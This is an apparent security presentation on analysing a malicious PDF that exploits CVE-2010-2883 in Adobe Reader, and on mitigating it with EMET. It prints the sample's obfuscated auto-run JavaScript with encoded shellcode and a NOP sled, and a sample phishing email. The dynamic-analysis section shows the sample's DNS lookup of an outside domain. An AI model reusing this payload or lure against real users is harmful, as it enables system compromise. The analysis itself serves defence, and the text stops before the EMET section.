Blocking evil with the Enhanced Mitigation Experience Toolkit (EMET) v2.x

Richard (Stephen) Reese

About me

- 10 years of IT experience
  - Private, academic and federal sectors
  - Systems administration, Infosec Analyst
- MS in Digital Forensics and Technology
  - University of Central Florida
- Certifications
  - SANS, Cisco and ISC^2

Presentation Overview

- Why do we care?
- Static analysis
- Dynamic analysis
- Exploitation using Metasploit
- Exploitation Defense using EMET
- Summary

Why do we care?

- Microsoft distributions are prevalent
  - ~90% of market share
- Applications are vulnerable
  - Acrobat dominates the PDF market
  - 10 Adobe Reader 8.x/9.x advisories for 2010
- Time from disclosure to fix
  - 0-day increases this time
- Patching is afterthought
  - Third party application patching even more so

Description of exploit


- CVE-2010-2883
- Victim must interact
- Application hangs, denial of service for app
- “PDF takes advantage of an unsecure "strcat()" call in "CoolType.dll", which results in a common stack overflow.” (VUPEN)
- Can exploit Windows 7
- Can get privileges of the users login context

Delivering the exploit

- Place malicious code on web server or other distribution point.
- Social engineer end-user into executing file
  - Mass email
  - Targeted attack
- PDF’s are still warm and fuzzy?
  - Users may not consider embedded evil
  - Ability to embed other object, i.e. Adobe Flash
  - Forms, JavaScript

Delivering the exploit

- Deceptive email attachment which unsuspecting end-user may open starting the exploit process.



To...: user@xyz.com

Subject: Important company wide policy (urgent)!

Attached: policy.pdf


Please review the attached PDF for important company policy updates. You will be required to sign the acknowledgement that you have reviewed the document.

-XYZ management

Static Analysis

- Taking a look under the hood
  - Known traits of other malware
- Tools Used
  - PDF-Tools by Didier Stevens
    - pdfid.py
    - pdf-parser.py


Static Analysis



```
nexus@nexus-desktop:~/Desktop$ ./pdf-parser.py --search javascript --raw "Golf C
linic.pdf" |more
obj 2 0
 Type:
 Referencing: 18 0 R

<<
/JavaScript 18 0 R
>>



 <<
   /JavaScript 18 0 R

 >>



obj 26 0
 Type:
 Referencing:

<<
/JS (\nvar Juaidai = 12;\nvar Tolbqnpp = "";\n\nfunction Vnyhayduv\(Gklcbtj,time
s\){\n Ipugpqlbvtw = ""\n var Otdwcwgpeznj;\n var Juaidai = 723;\n for \(Otdwcwg
```

Static Analysis


- /AA indicate an automatic action to be performed when the page/document is viewed.



```
nexus@nexus-desktop:~/Desktop$ ./pdf-parser.py --reference 26 --raw "Golf Clinic
.pdf" |more
obj 23 0
 Type: /Page
 Referencing: 24 0 R, 3 0 R, 25 0 R, 26 0 R, 27 0 R

<<
/Rotate 0
/CropBox [0.0 0.0 612.0 792.0]
/MediaBox [0.0 0.0 595.0 842.0]
/Resources
<<
/Font
<<
/T1_0 24 0 R
>>
/ProcSet [/PDF /Text /ImageB]
>>
/Parent 3 0 R
/Contents 25 0 R
/AA
<<
/O 26 0 R
>>
```

Static Analysis

- 26 Contains obfuscated Javascript



```
nexus@nexus-desktop:~/Desktop$ ./pdf-parser.py --object 26 --raw --filter "Golf Clinic.pdf" |more
obj 26 0
 Type:
 Referencing:

<<
/JS (\nvar Juaidai = 12;\nvar Tolbqnpp = "";\n\nfunction Vnyhayduv\(Gklcbtj,times\){\n Ipugpqlbvtw = ""\n var Otdwcwgpeznj;\n var Juaidai = 723;\n for \(Otdw
cwgpeznj=0;Otdwcwgpeznj<times;Otdwcwgpeznj++\){\n Juaidai = 1;\n Ipugpqlbvtw = Ipugpqlbvtw + Gklcbtj;\n }\n return Ipugpqlbvtw;\n}\n\nfunction Oovachwigu\(Jx
apyyyksdkd\){\n var Juaidai = 12;\n return une\scape\(Jxapyyyksdkd\);\n}\n\n\nvar Pimfmtggbh = Tolbqnpp+"&%!".charAt\(1\)+Tolbqnpp;\nPimfmtggbh = Tolbqnpp +
Pimfmtggbh + Tolbqnpp+"u"+Tolbqnpp;\nVbiiclkvlyyl = "";\nVbiiclkvlyyl = Vbiiclkvlyyl +"M52e8M0002M5400M7265M696dM616eM657";\nVbiiclkvlyyl = Vbiiclkvlyyl +"4M
7250M636fM7365M0073M6f4cM6461M69";\nVbiiclkvlyyl = Vbiiclkvlyyl +"4cM7262M7261M4179M5300M7465M6946M6";\nVbiiclkvlyyl = Vbiiclkvlyyl +"56cM6f50M6e69M6574M0072
M6552M6461M";\nVbiiclkvlyyl = Vbiiclkvlyyl +"6946M656cM4300M6572M7461M4665M6c69";\nVbiiclkvlyyl = Vbiiclkvlyyl +"M4165M5700M6972M6574M6946M656cM430";\nVbiicl
kvlyyl = Vbiiclkvlyyl +"0M6f6cM6573M6148M646eM656cM4700M74";\nVbiiclkvlyyl = Vbiiclkvlyyl +"65M6554M706dM6150M6874M0041M516aM5";\nVbiiclkvlyyl = Vbiiclkvlyyl
 +"336Mc931M8b64M3071M768bM8b0cM1c76M";\nVbiiclkvlyyl = Vbiiclkvlyyl +"468bM8b08M207eM368bM3f81M006bM0065";\nVbiiclkvlyyl = Vbiiclkvlyyl +"Mf075M7f81M7204M6e
00M7500Mc3e7Mc38";\nVbiiclkvlyyl = Vbiiclkvlyyl +"9M5b03M8d3cM185bM138bM8166M0bfaM75";\nVbiiclkvlyyl = Vbiiclkvlyyl +"01M8b05M6053M05ebM538bMeb70M0100M8";\nV
biiclkvlyyl = Vbiiclkvlyyl +"bc2M1c5aMc301M4a8bM0120M8bc1M2472M";\nVbiiclkvlyyl = Vbiiclkvlyyl +"c601M31c3M56c0M9d8bM02ebM0000Mbd8b";\nVbiiclkvlyyl = Vbiiclk
vlyyl +"M02e7M0000M3c03M5183Ma6f3M5e59M037";\nVbiiclkvlyyl = Vbiiclkvlyyl +"4Meb40M8be6Mf395M0002M3100M66c9M0c";\nVbiiclkvlyyl = Vbiiclkvlyyl +"8bM8b42Mef9dM
0002M8b00Me7bdM0002M0";\nVbiiclkvlyyl = Vbiiclkvlyyl +"300M8b3cM8dc3M0075Mc031Mf789Mc931M";\nVbiiclkvlyyl = Vbiiclkvlyyl +"f249M57aeMd9f7M5649Mb2e8MffffM5eff
";\nVbiiclkvlyyl = Vbiiclkvlyyl +"M3e89M8d5eM655dMde39Me272M8dc3Mf79";\nVbiiclkvlyyl = Vbiiclkvlyyl +"dM0002M5300Mff53M5855Md801M00c7M6c";\nVbiiclkvlyyl = Vb
iiclkvlyyl +"68M2e70M40c7M6304M6c70M3100M89c0M4";\nVbiiclkvlyyl = Vbiiclkvlyyl +"2c2Md189Me1c1M421eM5050M5052M5150M";\nVbiiclkvlyyl = Vbiiclkvlyyl +"9d8dM02f
7M0000Mff53M3655M31c3M50c0";\nVbiiclkvlyyl = Vbiiclkvlyyl +"M8d8dM02dfM0000M6a51M8d04Md78dM000";\nVbiiclkvlyyl = Vbiiclkvlyyl +"2M5100M4d8bM5165M55ffM8b2dMdf
85M00";\nVbiiclkvlyyl = Vbiiclkvlyyl +"02M8500M74c0M8176MD7BDM0002M6A00M3";\nVbiiclkvlyyl = Vbiiclkvlyyl
+"651M7453M906AM9090M9090M9090M9090M";\nVbiiclkvlyyl = Vbiiclkvlyyl
+"9090M9090M9090M9090M9090M9090M9090";\nVbiiclkvlyyl = Vbiiclkvlyyl
+"M9090M9090M9090M9090M9090M9090M909";\nVbiiclkvlyyl = Vbiiclkvlyyl
+"0M9090M9090M9090M9090M9090M9090M90";\nVbiiclkvlyyl = Vbiiclkvlyyl
+"90M9090M9090M8190MD7B5M0002MAF00MD";\nVbiiclkvlyyl = Vbiiclkvlyyl +"780M317EM50c0M8d8dM02dfM0000M198bM";\nVbiiclkvlyyl = Vbiiclkvlyyl +"9090M5351M8d8dM02d7
M0000M8b51Me38d";\nVbiiclkvlyyl = Vbiiclkvlyyl +"M0002M5100M55ffM8542M0fc0M6685Mfff";\nVbiiclkvlyyl = Vbiiclkvlyyl +"fM8bffMe385M0002M5000M55ffMc34cMd2";\nVb
iiclkvlyyl = Vbiiclkvlyyl +"31Mdb31M6a52M5302Mf868MffffM52ffM5";\nVbiiclkvlyyl = Vbiiclkvlyyl +"5ffM5a1eMff3dMffffM737fM5232M8d53M";\nVbiiclkvlyyl = Vbiiclkv
lyyl +"df8dM0002M5100M086aM8d8dM02d7M0000";\nVbiiclkvlyyl = Vbiiclkvlyyl +"M5251M55ffM5a2dMf883M7e00M8b16Mdf8";\nVbiiclkvlyyl = Vbiiclkvlyyl +"5M0002M8300M08
f8M0b75M858bM02d7M00";\nVbiiclkvlyyl = Vbiiclkvlyyl +"00M453bM7465M4203Mb6ebM6a52M5302M9";\nVbiiclkvlyyl = Vbiiclkvlyyl +"d8bM02dbM0000Mdbf7M5253M55ffM5a1eM"
```

Dynamic analysis


- Use live sample
- Tools
  - Wireshark
  - Process Monitor
- Analyze traffic
  - Remote connections
- Interacting with anything else?
  - Modifying local system

Dynamic analysis

- Windows 7
- Administrative context
  - Want to see what it is capable of with administrator rights
- Host only network on VM guests

Dynamic Analysis

- DNS request is made for *academyhouse.us*



Intel(R) PRO/1000 MT Network Connection - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Expression... Clear Apply

Filter: ip.dst == 192.168.234.255


```
No.  Time       Source           Destination      Protocol Info
 128 79.515292  192.168.234.130  192.168.234.255  NBNS     Registration NB WORKGROUP<00>
 145 80.269830  192.168.234.130  192.168.234.255  NBNS     Registration NB WORKGROUP<00>
 146 80.272623  192.168.234.130  192.168.234.255  NBNS     Registration NB WIN7<00>
 147 80.448235  192.168.234.130  192.168.234.255  NBNS     Name query NB ACADEMYHOUSE.US<00>
 148 80.507802  192.168.234.130  192.168.234.255  NBNS     Registration NB WIN7<20>
 150 81.006990  192.168.234.130  192.168.234.255  NBNS     Registration NB WORKGROUP<00>
 151 81.023338  192.168.234.130  192.168.234.255  NBNS     Registration NB WIN7<00>
 153 81.194576  192.168.234.130  192.168.234.255  NBNS     Name query NB ACADEMYHOUSE.US<00>
 154 81.257782  192.168.234.130  192.168.234.255  NBNS     Registration NB WIN7<20>
 155 81.757407  192.168.234.130  192.168.234.255  NBNS     Registration NB WORKGROUP<00>
 156 81.772508  192.168.234.130  192.168.234.255  NBNS     Registration NB WIN7<00>
 157 81.975490  192.168.234.130  192.168.234.255  NBNS     Name query NB ACADEMYHOUSE.US<00>
 158 82.007658  192.168.234.130  192.168.234.255  NBNS     Registration NB WIN7<20>
 170 82.757154  192.168.234.130  192.168.234.255  NBNS     Registration NB WIN7<20>
 219 110.652218 192.168.234.130  192.168.234.255  NBNS     Name query NB WPAD<00>
 221 111.398780 192.168.234.130  192.168.234.255  NBNS     Name query NB WPAD<00>
```

```
⊞ Frame 223: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
⊞ Ethernet II, Src: Vmware_cb:4d:20 (00:0c:29:cb:4d:20), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Internet Protocol, Src: 192.168.234.130 (192.168.234.130), Dst: 192.168.234.255 (192.168.234.255)
⊞ User Datagram Protocol, Src Port: netbios-ns (137), Dst Port: netbios-ns (137)
```

```
0000  ff ff ff ff ff ff 00 0c  29 cb 4d 20 08 00 45 00   ........ ).M ..E.
0010  00 4e 02 4e 00 00 80 11  e1 7d c0 a8 ea 82 c0 a8   .N.N.... .}......
0020  ea ff 00 89 00 89 00 3a  57 1f f7 60 01 10 00 01   .......: W..`....
0030  00 00 00 00 00 00 20 46  48 46 41 45 42 45 45 43   ...... F HFAEBEEC
0040  41 43 41 43 41 43 41 43  41 43 41 43 41 43 41 43   ACACACAC ACACACAC
0050  41 43 41 43 41 41 41 00  00 20 00 01               ACACAAA
```

File: "C:\Users\User\AppData\Local\Temp\... Packets: 250 Displayed: 27 Marked: 3 Dropped: 0 Profile: Default

Dynamic Analysis



